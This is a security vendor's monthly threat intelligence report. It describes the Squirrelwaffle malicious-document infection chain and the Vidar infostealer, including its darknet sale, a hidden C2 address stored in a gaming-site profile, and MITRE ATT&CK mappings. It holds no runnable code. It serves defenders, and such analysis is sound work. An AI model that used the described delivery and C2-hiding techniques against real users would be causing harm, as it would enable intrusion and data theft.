Cynet

CyOps

Monthly Cyber Threat Intelligence Report

September, 2021

CyOps Team

Cynet's 24/7 MDR with the latest security updates and reports

Contents

CyOps Team

Cynet's 24/7 MDR with the latest security updates and reports

INTRO

The purpose of this document is to provide a monthly summary of observed threats, vulnerabilities, and risks relevant to Cynet's customers. Throughout this report, you will find detailed information regarding specific attack groups, campaigns, malware variants, etc., As well as the relevant sectors, industries, and infrastructures being targeted. The report is comprised of data and observations gathered from our internal sources, and it is focused mainly but not solely on sectors that comprise our customer base.

CyOps Team

Cynet's 24/7 MDR with the latest security updates and reports

Squirrelwaffle MalDoc

Introduction

While tracking malicious spam campaigns at the beginning of September 2021, we discovered a new villain that joined known major actors including Trickbot, Bazarloader, Ursnif, Dridix, and IcedID in the email-based malware landscape.

Email-based campaigns are used to deliver and distribute large-scale phishing malspam and deploy different types of malwares. These malicious emails often contain a .ZIP attachment, Microsoft Office document, or a URL link. The weaponized documents are responsible for downloading and executing next-stage malware payloads.

SquirrelWaffle Overview

The new kid on the block's name is Squirrelwaffle, and it was first seen in the wild at the start of September 2021. Squirrelwaffle MalDoc samples are tagged by researchers as "TR", which stands for the malspam distribution infrastructure, a tag that indicates a particular malspam distribution affiliate.

Squirrelwaffle infection chain overview:

Squirrelwaffle compromises victims via a malspam campaign. Currently, Squirrelwaffle emails deliver a malicious URL link which leads to a .ZIP file as part of the email content.

The victim downloads a .ZIP file that contains a weaponized Microsoft Office document. The malicious document contains macro code and a fake template that lures the victim to click on Enable Content. After the macros are executed, the malicious document acts as a dropper. It drops a VBS file stored inside the MalDoc to the disk and launches it via cscript command.


Next, the VBS script downloads five DLL modules from five different URLs via PowerShell command and invokes these modules through a rundll32 command.

Currently, we know that the DLL modules enumerate the compromised host and download the next-stage payload from a Command-and-Control (C2) Server. The downloaded file has a TXT extension. The TXT file is a portable executable file (.EXE), which in fact is a Cobalt Strike beacon.

Infection chain of Word Squirrelwaffle releases (14 September)

The user receives a phishing email with a malicious URL link to a .ZIP file which is stores a Microsoft Office weaponized document.

1. The user opens the malicious weaponized Word document and is lured into clicking on "Enable content" (macros).
2. The malicious VBA macro is executed and dropped the VBS (visual basic script) file to the ProgamData directory.
3. The malicious VBA macro executes the VBS file via cscript.
4. The VBS script executes PowerShell and CMD (Rundll32 executes via the CMD) processes.
5. The PowerShell command downloads the Squirrelwaffle modules (DLLs).
6. The rundll32 executes the Squirrelwaffle modules with LDR function.
7. Enumeration actions are performed on the compromised host.
8. Finally, a Cobalt Strike beacon is dropped and launched.




Update 20/09/2021:

We have observed another Squirrelwaffle infection. In this new variant, threat actors use malicious Excel documents instead of Word documents. The malicious Excel documents contain macro v4 (XLM) code instead of VBA code (Word documents).
Furthermore, they changed the execution and the download methods.

Infection chain of Word Squirrelwaffle releases (20 September)

1. The user opens the malicious weaponized Excel document and is lured into clicking on "Enable content" (macros v4).
2. The malicious macros v4 is executed and downloaded from a C2 server masquerading as DLL payloads.
3. The malicious macros v4 execute masqueraded DLL payloads via regsvr32 command line.
4. The regsvr32 executes the Squirrelwaffle modules.

Mitre Attack-Navigator



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
T1189: Drive-by Compromise	**T1059: Command and Scripting Interpreter**	T1098: Account Manipulation	T1548: Abuse Elevation Control Mechanism	T1548: Abuse Elevation Control Mechanism	T1110: Brute Force	T1087: Account Discovery	T1210: Exploitation of Remote Services	T1560: Archive Collected Data	**T1071: Application Layer Protocol**	T1020: Automated Exfiltration	T1531: Account Access Removal
T1190: Exploit Public-Facing Application	T1203: Exploitation for Client Execution	T1197: BITS Jobs	T1134: Access Token Manipulation	T1134: Access Token Manipulation	T1555: Credentials from Password Stores	T1010: Application Window Discovery	T1534: Internal Spearphishing	T1123: Audio Capture	T1092: Communication Through Removable Media	T1030: Data Transfer Size Limits	T1485: Data Destruction
T1133: External Remote Services	**T1559: Inter-Process Communication**	T1547: Boot or Logon Autostart Execution	T1547: Boot or Logon Autostart Execution	T1197: BITS Jobs	T1212: Exploitation for Credential Access	T1217: Browser Bookmark Discovery	T1570: Lateral Tool Transfer	T1119: Automated Collection	T1132: Data Encoding	T1048: Exfiltration Over Alternative Protocol	T1486: Data Encrypted for Impact
T1200: Hardware Additions	T1106: Native API	T1037: Boot or Logon Initialization Scripts	T1037: Boot or Logon Initialization Scripts	T1140: Deobfuscate/Decode Files or Information	T1187: Forced Authentication	T1482: Domain Trust Discovery	T1563: Remote Service Session Hijacking	T1115: Clipboard Data	T1001: Data Obfuscation	T1041: Exfiltration Over C2 Channel	T1565: Data Manipulation
T1566: Phishing	T1053: Scheduled Task/Job	T1176: Browser Extensions	T1543: Create or Modify System Process	T1006: Direct Volume Access	T1606: Forge Web Credentials	T1083: File and Directory Discovery	T1021: Remote Services	T1213: Data from Information Repositories	T1568: Dynamic Resolution	T1011: Exfiltration Over Other Network Medium	T1491: Defacement
T1091: Replication Through Removable Media	T1129: Shared Modules	T1554: Compromise Client Software Binary	T1484: Domain Policy Modification	T1484: Domain Policy Modification	T1056: Input Capture	T1046: Network Service Scanning	T1091: Replication Through Removable Media	T1005: Data from Local System	T1573: Encrypted Channel	T1052: Exfiltration Over Physical Medium	T1561: Disk Wipe
T1195: Supply Chain Compromise	T1072: Software Deployment Tools	T1136: Create Account	T1611: Escape to Host	T1480: Execution Guardrails	T1557: Man-in-the-Middle	T1135: Network Share Discovery	T1072: Software Deployment Tools	T1039: Data from Network Shared Drive	T1008: Fallback Channels	T1567: Exfiltration Over Web Service	T1499: Endpoint Denial of Service
T1199: Trusted Relationship	T1569: System Services	T1543: Create or Modify System Process	T1546: Event Triggered Execution	T1211: Exploitation for Defense Evasion	T1556: Modify Authentication Process	T1040: Network Sniffing	T1080: Taint Shared Content	T1025: Data from Removable Media	**T1105: Ingress Tool Transfer**	T1029: Scheduled Transfer	T1495: Firmware Corruption
T1078: Valid Accounts	**T1204: User Execution**	T1546: Event Triggered Execution	T1068: Exploitation for Privilege Escalation	T1222: File and Directory Permissions Modification	T1040: Network Sniffing	T1201: Password Policy Discovery	T1550: Use Alternate Authentication Material	T1074: Data Staged	T1104: Multi-Stage Channels		T1490: Inhibit System Recovery
	T1047: Windows Management Instrumentation	T1133: External Remote Services	T1574: Hijack Execution Flow	T1564: Hide Artifacts	T1003: OS Credential Dumping	T1120: Peripheral Device Discovery		T1114: Email Collection	**T1095: Non-Application Layer Protocol**		T1498: Network Denial of Service
		T1574: Hijack Execution Flow	T1055: Process Injection	T1574: Hijack Execution Flow	T1558: Steal or Forge Kerberos Tickets	T1069: Permission Groups Discovery		T1056: Input Capture	T1571: Non-Standard Port		T1496: Resource Hijacking
		T1556: Modify Authentication Process	T1053: Scheduled Task/Job	T1562: Impair Defenses	T1539: Steal Web Session Cookie	T1057: Process Discovery		T1185: Man in the Browser	T1572: Protocol Tunneling		T1489: Service Stop
		T1137: Office Application Startup	T1078: Valid Accounts	T1070: Indicator Removal on Host	T1111: Two-Factor Authentication Interception	**T1012: Query Registry**		T1557: Man-in-the-Middle	T1090: Proxy		T1529: System Shutdown/Reboot
		T1542: Pre-OS Boot		T1202: Indirect Command Execution	T1552: Unsecured Credentials	T1018: Remote System Discovery		T1113: Screen Capture	T1219: Remote Access Software		
		T1053: Scheduled Task/Job		**T1036: Masquerading**		T1518: Software Discovery		T1125: Video Capture	T1205: Traffic Signaling		
		T1505: Server Software Component		T1556: Modify Authentication Process		**T1082: System Information Discovery**			T1102: Web Service		
		T1205: Traffic Signaling		T1112: Modify Registry		T1614: System Location Discovery					
		T1078: Valid Accounts		**T1027: Obfuscated Files or Information**		T1016: System Network Configuration Discovery					
				T1542: Pre-OS Boot		T1049: System Network Connections Discovery					
				T1055: Process Injection		**T1033: System Owner/User Discovery**					
				T1207: Rogue Domain Controller		T1007: System Service Discovery					
				T1014: Rootkit		T1124: System Time Discovery					
				T1218: Signed Binary Proxy Execution		T1497: Virtualization/Sandbox Evasion					

Enclosed full analysis by Cynet - Orion Threat Research Team.

A Virtual Baffle to Battle SquirrelWaffle - Cynet.

Vidar Malware

Introduction

Vidar is an info stealer malware usually delivered through phishing emails and illegal cracked software that specializes in stealing system information, account data, browser history, and crypto wallet keys. After being successfully deployed on endpoints Vidar will transfer the data to the C2 servers. Vidar was used by the Grandcrab ransomware gang for distribution.


Vidar Overview

Named after the Nordic god of vengeance, Vidar stealer was first seen in 2018. It is an upgraded version of the "Arkei" stealer with a sophisticated C2C servers network meant to make it harder to detect any network IOCs.

According to Vidar's creators, it can steal browser data (passwords, cookies, autofill), crypto wallet data, credit card data, emails, and many more features.

Because it can also be used to deploy other malware on infected hosts, in 2019 Vidar was used by the Grandcrab ransomware gang as a distribution method for their campaign.

Vidar is sold on the darknet as a malware-as-a-service (MaaS):



Проверена ✔VIDAR - Направленный стилер для вашей работы.✔

loadbaks · Nov 9, 2018

1 2 3 4 5 Next▸

TC

loadbaks
Предводитель Vidar Stealer
Platinum Member
WWH-CLUB
Проверенный

Joined:	Jan 20, 2020
Messages:	13
Reaction score:	2
Total Sell:	$0
Total Purchase:	$3,429


Nov 9, 2018

VIDAR - Направленный стилер для вашей работы.

Скриншоты продукта:
(кликни для увеличения)


ВНИМАНИЕ: Тема является исключительно для отзывов данного продукта

Once purchased, the buyer receives credentials to the stealer website:



Once inside, the buyer can use the website to manage infected hosts, exfiltrate data or download additional malware.

The website also offers a support forum and the exfiltrated data is usually sold on the Darknet. Although the stealer's purchase comes with additional service offerings, it's clear from the online darknet dorum that the distribution method is the responsibility of the buyer:



TC

loadbaks
Предводитель Vidar Stealer
Platinum Member
WWH-CLUB
Проверенный

Joined:	Jan 20, 2020
Messages:	13
Reaction score:	2
Total Sell:	$0
Total Purchase:	$3,429

Mar 21, 2021

> Lazybeyonder said:
>
> Please, I'm beginning to love this. Do you offer silent doc/pdf exploit to help spread stealer more easier? Is the stealer 100% FUD?


Goog day, we are provide only stealer, all distribution methods, etc. are the responsibility of stealer users

По вопросам работы проекта VIDAR можете найти наши контакты в первом сообщении нашей темы

А ты используешь -->> 😍? VIDAR - Направленный стилер для вашей работы ?😍

Report


With that in mind, Vidar's usual distribution is as follows:



Obtain C2C server address from hosted website
api.faceit.com
Phishing Email
Malicious Payload
Software download
(current vector-Crack/Keygen)
Vidar configuration and DLL's download
Data exfiltration Additional malware download

Once infected, the initial payload resolves the C2C address from the file.

To avoid detection, Vidar deploys a sophisticated method that uses legitimate websites. One such tactic consists of abusing www.facit.com, a legitimate gaming website. Vidar creates a user on the website, and keeps a link to the C2 server in the "About" section:



О КОМПАНИИ

static.parafia-strumiany.pll


"About" section on faceit user.

This way, Vidar's creators can generate multiple users without being blocked. A similar method also abused Tumblr and other image hosting sites. On their forum, Vidar's creator notes that they change their server's address every 2 days.

Conclusion:

Vidar is a powerful and sophisticated info stealer. More than just the immediate danger of datatheft, however, threat actors can use Vidar to gain a foothold in organizations, either by using its UI to download desired malware or by using stolen credentials to access a compromised host.

Mitre Att&ck Matrix



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Scripting 1 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	OS Credential Dumping 1	System Time Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Native API 1	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1	Input Capture 1	Account Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypted Channel 2 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	Command and Scripting Interpreter 2	Logon Script (Windows)	Process Injection 3 1 2	Scripting 1 1	Security Account Manager	File and Directory Discovery 4	SMB/Windows Admin Shares	Screen Capture 1	Automated Exfiltration	Non-Application Layer Protocol 4	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	System Information Discovery 4 6	Distributed Component Object Model	Email Collection 1	Scheduled Transfer	Application Layer Protocol 2 5	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 1	LSA Secrets	Query Registry 1	SSH	Input Capture 1	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
